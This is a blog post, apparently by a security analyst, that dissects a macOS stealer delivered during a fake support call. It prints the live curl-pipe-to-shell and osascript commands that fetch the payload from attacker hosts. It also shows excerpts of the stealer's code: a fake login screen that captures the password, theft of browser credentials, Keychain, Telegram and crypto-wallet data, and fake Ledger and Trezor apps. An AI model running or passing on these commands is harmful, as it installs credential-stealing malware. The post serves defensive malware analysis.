
The Apple Stealer
Recently, I had some tasks that forced me to deal with the bitten-fruit company’s products (I’m not an Apple fanboiz, btw). I’m currently learning about Apple stuff, so this seems like a good time to talk about it.
The following story is an old analysis of a stealer found on my customer’s MacBook. The stealer is still active at the time of writing so be careful — don’t copy any command or script unless you want trouble or you know exactly what you are doing. You’ve been warned :)
The story begins
In late July 2025, it began with an online meeting where the attacker asked my customer to open the terminal, type a friendly command, and press Enter to fix some camera issues – I guess. That “friendly” command was:
1 | curl -L h9.gg | sh |
It simply retrieves another script and executes it using osascript:
1 | curl -s http://151.80.89.232:7000/ls.scpt | osascript |
The retrieved file is an AppleScript executed via osascript. Since osascript is a macOS-specific built-in command, Linux systems are not affected — feel free to copy it, my penguin friends.
The next part describes the content and behavior of this script.

Behavior of a stealer
Global Debug/Execution Flags
1 | set release to true |
The script comes with two variables named release and filegrabbers. They appear to be developer-defined flags, likely used during development to debug and control the script’s behavior.

When executed, the script immediately hides the active terminal window. However, the terminal application itself remains visible in the Dock. You can spot it from there.
Client hello
The following part implements a phone-home feature.
1 | try |
Upon execution, the script sends basic system information to the attacker’s server. This includes the computer name and current username, packaged in a JSON payload:
1 | { |
Collecting System Information
Next, the script generates a random number between 1000 and 9999 and uses it to create a temporary working directory in /tmp.
1 | set username to (system attribute "USER") |
It then collects detailed hardware, software, and display information using system_profiler, saving the output to a file named info within this directory.
Requesting the User’s Password
At this stage, the script attempts to obtain the user’s password using the getpwd() function.
1 | set library to profile & "/Library/Application Support/" |
If successful, the captured password is sent back to the attacker’s server:
1 | { |
getpwd()
This function is responsible for retrieving the user’s password.
1 | if checkvalid(username, "") then |
If the user account has no password set, the script immediately extracts the Chrome master password using the macOS security command and stores it in masterpass-chrome.
Otherwise, the script downloads a .dmg file named Screen-Lock.dmg and executes it.
1 | repeat |

The .dmg contains an application written in Swift that displays a fake lock screen mimicking the macOS login interface. This prevents the user from interacting with the system until the correct password is entered.
The password is written by the binary into /tmp/validated_pass.txt, which the script reads and verifies. If the password is valid, the script stores it in the pwd file, cleans up the temporary files, and exits the fake lock screen.
Detecting the Fake Lock Screen
The lock screen is visually almost identical to the real macOS lock screen. However, it can be identified by hovering the cursor over the top-left corner of the screen. If the menu bar appears, the screen is fake. The fake lock screen app can be quit manually from there.
Collecting Interesting Files
The script copies several potentially sensitive files, including configuration and secret data from Binance, TonKeeper, and the system Keychain, as well as Notes databases and Safari cookies. Afterward, it invokes the filegrabber() function.
1 | readwrite(library & "Binance/app-store.json", writemind & "deskwallets/Binance/app-store.json") |
filegrabber()
This function uses Finder to duplicate important files, such as Safari cookies and Notes databases:
1 | try |
The script also searches the Desktop, Documents, and Downloads directories for files with specific extensions:
1 | set extensionsList to {"pdf"," docx"," doc"," wallet"," keys"," ovpn"," txt"," pem"} |
To avoid excessive data collection, the total size of the extracted files is limited to 10MB.
1 | repeat with aFile in (desktopFiles & documentsFiles & downloadsFiles) |

Because the script relies on Finder to copy these files, macOS may prompt the user with a permission dialog requesting access:
Dumping Browsers, Wallets, and Telegram
The script defines path mappings for Chromium-based browsers, desktop wallets, and Firefox-based browsers, and stores the current username in a file named username.
1 | set chromiumMap to {{"Chrome", library & "Google/Chrome/"}, {"Brave", library & "BraveSoftware/Brave-Browser/"}, {"Edge", library & "Microsoft Edge/"}, {"Vivaldi", library & "Vivaldi/"}, {"Opera", library & "com.operasoftware.Opera/"}, {"OperaGX", library & "com.operasoftware.OperaGX/"}, {"Chrome Beta", library & "Google/Chrome Beta/"}, {"Chrome Canary", library & "Google/Chrome Canary"}, {"Chromium", library & "Chromium/"}, {"Chrome Dev", library & "Google/Chrome Dev/"}, {"Arc", library & "Arc/"}, {"Coccoc", library & "Coccoc/"}} |
It then invokes several handler functions to collect data from these locations.
1 | repeat with firefox in ff_paths |
Finally, the script compresses all collected data using ditto, saving the archive as /tmp/out.zip.
1 | do shell script "ditto -c -k --sequesterRsrc " & quoted form of writemind & " /tmp/out.zip" |
parseFF()
This function extracts cookies, form history, login credentials, and keys from Firefox-based browsers.
1 | set myFiles to {"/cookies.sqlite", "/formhistory.sqlite", "/key4.db", "/logins.json"} |
Interestingly, it does not dig into browser extension data. Why? Firefox discrimination?
chromium()
1 | set pluginList to {"keenhcnmdmjjhincpilijphpiohdppno", "hbbgbephgojikajhfbomhlmmollphcad", "cjmkndjhnagcfbpiemnkdpomccnjblmj", "dhgnlgphgchebgoemcjekedjjbifijid", "hifafgmccdpekplomjjkcfgodnhcellj", "kamfleanhcmjelnhaeljonilnmjpkcjc", "jnldfbidonfeldmalbflbmlebbipcnle", "fdcnegogpncmfejlfnffnofpngdiejii", "klnaejjgbibmhlephnhpmaofohgkpgkd", "pdadjkfkgcafgbceimcpbkalnfnepbnk", "kjjebdkfeagdoogagbhepmbimaphnfln", "ldinpeekobnhjjdofggfgjlcehhmanlj", "dkdedlpgdmmkkfjabffeganieamfklkm", "bcopgchhojmggmffilplmbdicgaihlkp", "kpfchfdkjhcoekhdldggegebfakaaiog", "idnnbdplmphpflfnlkomgpfbpcgelopg", "mlhakagmgkmonhdonhkpjeebfphligng", "bipdhagncpgaccgdbddmbpcabgjikfkn", "gcbjmdjijjpffkpbgdkaojpmaninaion", "nhnkbkgjikgcigadomkphalanndcapjk", "bhhhlbepdkbapadjdnnojkbgioiodbic", "hoighigmnhgkkdaenafgnefkcmipfjon", "klghhnkeealcohjjanjjdaeeggmfmlpl", "nkbihfbeogaeaoehlefnkodbefgpgknn", "fhbohimaelbohpjbbldcngcnapndodjp", "ebfidpplhabeedpnhjnobghokpiioolj", "emeeapjkbcbpbpgaagfchmcgglmebnen", "fldfpgipfncgndfolcbkdeeknbbbnhcc", "penjlddjkjgpnkllboccdgccekpkcbin", "fhilaheimglignddkjgofkcbgekhenbh", "hmeobnfnfcmdkdcmlblgagmfpfboieaf", "cihmoadaighcejopammfbmddcmdekcje", "lodccjjbdhfakaekdiahmedfbieldgik", "omaabbefbmiijedngplfjmnooppbclkk", "cjelfplplebdjjenllpjcblmjkfcffne", "jnlgamecbpmbajjfhmmmlhejkemejdma", "fpkhgmpbidmiogeglndfbkegfdlnajnf", "bifidjkcdpgfnlbcjpdkdcnbiooooblg", "amkmjjmmflddogmhpjloimipbofnfjih", "flpiciilemghbmfalicajoolhkkenfel", "hcflpincpppdclinealmandijcmnkbgn", "aeachknmefphepccionboohckonoeemg", "nlobpakggmbcgdbpjpnagmdbdhdhgphk", "momakdpclmaphlamgjcndbgfckjfpemp", "mnfifefkajgofkcjkemidiaecocnkjeh", "fnnegphlobjdpkhecapkijjdkgcjhkib", "ehjiblpccbknkgimiflboggcffmpphhp", "ilhaljfiglknggcoegeknjghdgampffk", "pgiaagfkgcbnmiiolekcfmljdagdhlcm", "fnjhmkhhmkbjkkabndcnnogagogbneec", "bfnaelmomeimhlpmgjnjophhpkkoljpa", "imlcamfeniaidioeflifonfjeeppblda", "mdjmfdffdcmnoblignmgpommbefadffd", "ooiepdgjjnhcmlaobfinbomgebfgablh", "pcndjhkinnkaohffealmlmhaepkpmgkb", "ppdadbejkmjnefldpcdjhnkpbjkikoip", "cgeeodpfagjceefieflmdfphplkenlfk", "dlcobpjiigpikoobohmabehhmhfoodbb", "jiidiaalihmmhddjgbnbgdfflelocpak", "bocpokimicclpaiekenaeelehdjllofo", "pocmplpaccanhmnllbbkpgfliimjljgo", "cphhlgmgameodnhkjdmkpanlelnlohao", "mcohilncbfahbmgdjkbpemcciiolgcge", "bopcbmipnjdcdfflfgjdgdjejmgpoaab", "khpkpbbcccdmmclmpigdgddabeilkdpd", "ejjladinnckdgjemekebdpeokbikhfci", "phkbamefinggmakgklpkljjmgibohnba", "epapihdplajcdnnkdeiahlgigofloibg", "hpclkefagolihohboafpheddmmgdffjm", "cjookpbkjnpkmknedggeecikaponcalb", "cpmkedoipcpimgecpmgpldfpohjplkpp", "modjfdjcodmehnpccdjngmdfajggaoeh", "ibnejdfjmmkpcnlpebklmnkoeoihofec", "afbcbjpbpfadlkmhmclhkeeodmamcflc", "kncchdigobghenbbaddojjnnaogfppfj", "efbglgofoippbgcjepnhiblaibcnclgk", "mcbigmjiafegjnnogedioegffbooigli", "fccgmnglbhajioalokbcidhcaikhlcpm", "hnhobjmcibchnmglfbldbfabcgaknlkj", "apnehcjmnengpnmccpaibjmhhoadaico", "enabgbdfcbaehmbigakijjabdpdnimlg", "mgffkfbidihjpoaomajlbgchddlicgpn", "fopmedgnkfpebgllppeddmmochcookhc", "jojhfeoedkpkglbfimdfabpdfjaoolaf", "ammjlinfekkoockogfhdkgcohjlbhmff", "abkahkcbhngaebpcgfmhkoioedceoigp", "dcbjpgbkjoomeenajdabiicabjljlnfp", "gkeelndblnomfmjnophbhfhcjbcnemka", "pnndplcbkakcplkjnolgbkdgjikjednm", "copjnifcecdedocejpaapepagaodgpbh", "hgbeiipamcgbdjhfflifkgehomnmglgk", "mkchoaaiifodcflmbaphdgeidocajadp", "ellkdbaphhldpeajbepobaecooaoafpg", "mdnaglckomeedfbogeajfajofmfgpoae", "nknhiehlklippafakaeklbeglecifhad", "ckklhkaabbmdjkahiaaplikpdddkenic", "aeblfdkhhhdcdjpifhhbdiojplfjncoa", "fdjamakpfbbddfjaooikfcpapjohcfmg", "hdokiejnpimakedhajhdlcegeplioahd", "fmblappgoiilbgafhjklehhfifbdocee", "nphplpgoakhhjchkkhmiggakijnkhfnd", "cnmamaachppnkjgnildpdmkaakejnhae", "fijngjgcjhjmmpcmkeiomlglpeiijkld", "niiaamnmgebpeejeemoifgdndgeaekhe", "odpnjmimokcmjgojhnhfcnalnegdjmdn", "lbjapbcmmceacocpimbpbidpgmlmoaao", "hnfanknocfeofbddgcijnmhnfnkdnaad", "hpglfhgfnhbgpjdenjgmdgoeiappafln", "egjidjbpglichdcondbcbdnbeeppgdph", "ibljocddagjghmlpgihahamcghfggcjc", "gkodhkbmiflnmkipcmlhhgadebbeijhh", "dbgnhckhnppddckangcjbkjnlddbjkna", "mfhbebgoclkghebffdldpobeajmbecfk", "nlbmnnijcnlegkjjpcfjclmcfggfefdm", "nlgbhdfgdhgbiamfdfmbikcdghidoadd", "acmacodkjbdgmoleebolmdjonilkdbch", "agoakfejjabomempkjlepdflaleeobhb", "dgiehkgfknklegdhekgeabnhgfjhbajd", "onhogfjeacnfoofkfgppdlbmlmnplgbn", "kkpehldckknjffeakihjajcjccmcjflh", "jaooiolkmfcmloonphpiiogkfckgciom", "ojggmchlghnjlapmfbnjholfjkiidbch", "pmmnimefaichbcnbndcfpaagbepnjaig", "oiohdnannmknmdlddkdejbmplhbdcbee", "aiifbnbfobpmeekipheeijimdpnlpgpp", "aholpfdialjgjfhomihkjbmgjidlcdno", "anokgmphncpekkhclmingpimjmcooifb", "kkpllkodjeloidieedojogacfhpaihoh", "iokeahhehimjnekafflcihljlcjccdbe", "ifckdpamphokdglkkdomedpdegcjhjdp", "loinekcabhlmhjjbocijdoimmejangoa", "fcfcfllfndlomdhbehjjcoimbgofdncg", "ifclboecfhkjbpmhgehodcjpciihhmif", "dmkamcknogkgcdfhhbddcghachkejeap", "ookjlbkiijinhpmnjffcofjonbfbgaoc", "oafedfoadhdjjcipmcbecikgokpaphjk", "mapbhaebnddapnmifbbkgeedkeplgjmf", "cmndjbecilbocjfkibfbifhngkdmjgog", "kpfopkelmapcoipemfendmdcghnegimn", "lgmpcpglpngdoalbgeoldeajfclnhafa", "ppbibelpcjmhbdihakflkdcoccbgbkpo", "ffnbelfdoeiohenkjibnmadjiehjhajb", "opcgpfmipidbgpenhmajoajpbobppdil", "lakggbcodlaclcbbbepmkpdhbcomcgkd", "kgdijkcfiglijhaglibaidbipiejjfdp", "hdkobeeifhdplocklknbnejdelgagbao", "lnnnmfcpbkafcpgdilckhmhbkkbpkmid", "nbdhibgjnjpnkajaghbffjbkcgljfgdi", "kmhcihpebfmpgmihbkipmjlmmioameka", "kmphdnilpmdejikjdnlbcnmnabepfgkh", "nngceckbapebfimnlniiiahkandclblb", "aflkmfhebedbjioipglgcbcmnbpgliof", "hcjhpkgbmechpabifbggldplacolbkoh", "fcfcfllfndlomdhbehjjcoimbgofdncg", "mkpegjkblkkefacfnmkajcjmabijhclg", "gjnckgkfmgmibbkoficdidcljeaaaheg", "lpilbniiabackdjcionkobglmddfbcjo", "pdgbckgdncnhihllonhnjbdoighgpimk", "dngmlblcodfobpdpecaadgfbcggfjfnm", "lpfcbjknijpeeillifnkikgncikgfhdo", "bhghoamapcdpbohphigoooaddinpkbai", "ejbalbakoplchlghecdalmeeeajnimhm", "gacgndbocaddlemdiaadajmlggabdeod", "lgmpfmgeabnnlemejacfljbmonaomfmm", "opfgelmcmbiajamepnmloijbpoleiama"} |
This function targets Chromium-based browsers, defining a large list of cryptocurrency wallet extension IDs (such as MetaMask, Exodus, Coin98, etc.) along with sensitive browser data files including:
- Cookies
- Login Data
- Web Data
- Extension Settings
- IndexedDB.
The script then iterates through Chromium profile directories, copying these files and extracting wallet extension data using grabPlugins.
1 | repeat with chromium in chromium_map |
grabPlugins function checks whether a directory name matches a known extension ID listed in pluginList. If a match is found, it calls GrabFolder, which recursively copies the extension’s files while skipping entries defined in an exceptionsList.
1 | on GrabFolder(sourceFolder, destinationFolder) |
deskwallets()
This function simply calls GrabFolder to recursively copy files from directories associated with desktop cryptocurrency wallets.
1 | on deskwallets(writemind, deskwals) |
telegram()
This function extracts Telegram Desktop session data by copying the contents of the tdata directory.
1 | on telegram(writemind, library) |
Ledger & Trezor Seed Phrase Phishing
In the next stage, the stealer downloads two malicious .dmg files — one impersonating Ledger Live and the other mimicking Trezor Suite.
Ledger
The script uses curl to download the malicious disk image to /tmp, force-quits any running instance of the legitimate Ledger Live application, and then installs the fake version into /Applications.
1 | set ledger_dmg_url to "http://67.205.179.62/Ledger-Live.dmg" |

Upon launch, the fake Ledger Live application prompts the user to enter their recovery phrase.

After the phrase is submitted and the victim clicks RESTORE ACCESS, the application displays a message claiming it “Failed to connect to the Ledger-Live server.”
The application itself is written in Python and packaged using PyInstaller.

Because of this, the embedded Python bytecode can be easily extracted using pyinstxtractor. Afterward, the recovered bytecode can then be decompiled using tools such as PyLingual.
The decompiled source code reveals that the application simply loads a remote phishing page inside a webview window — an easy to win and cross-platform trick to create fake UIs.:
1 | import webview |
Opening the URL directly in a browser reveals the exact phishing interface used by the application.

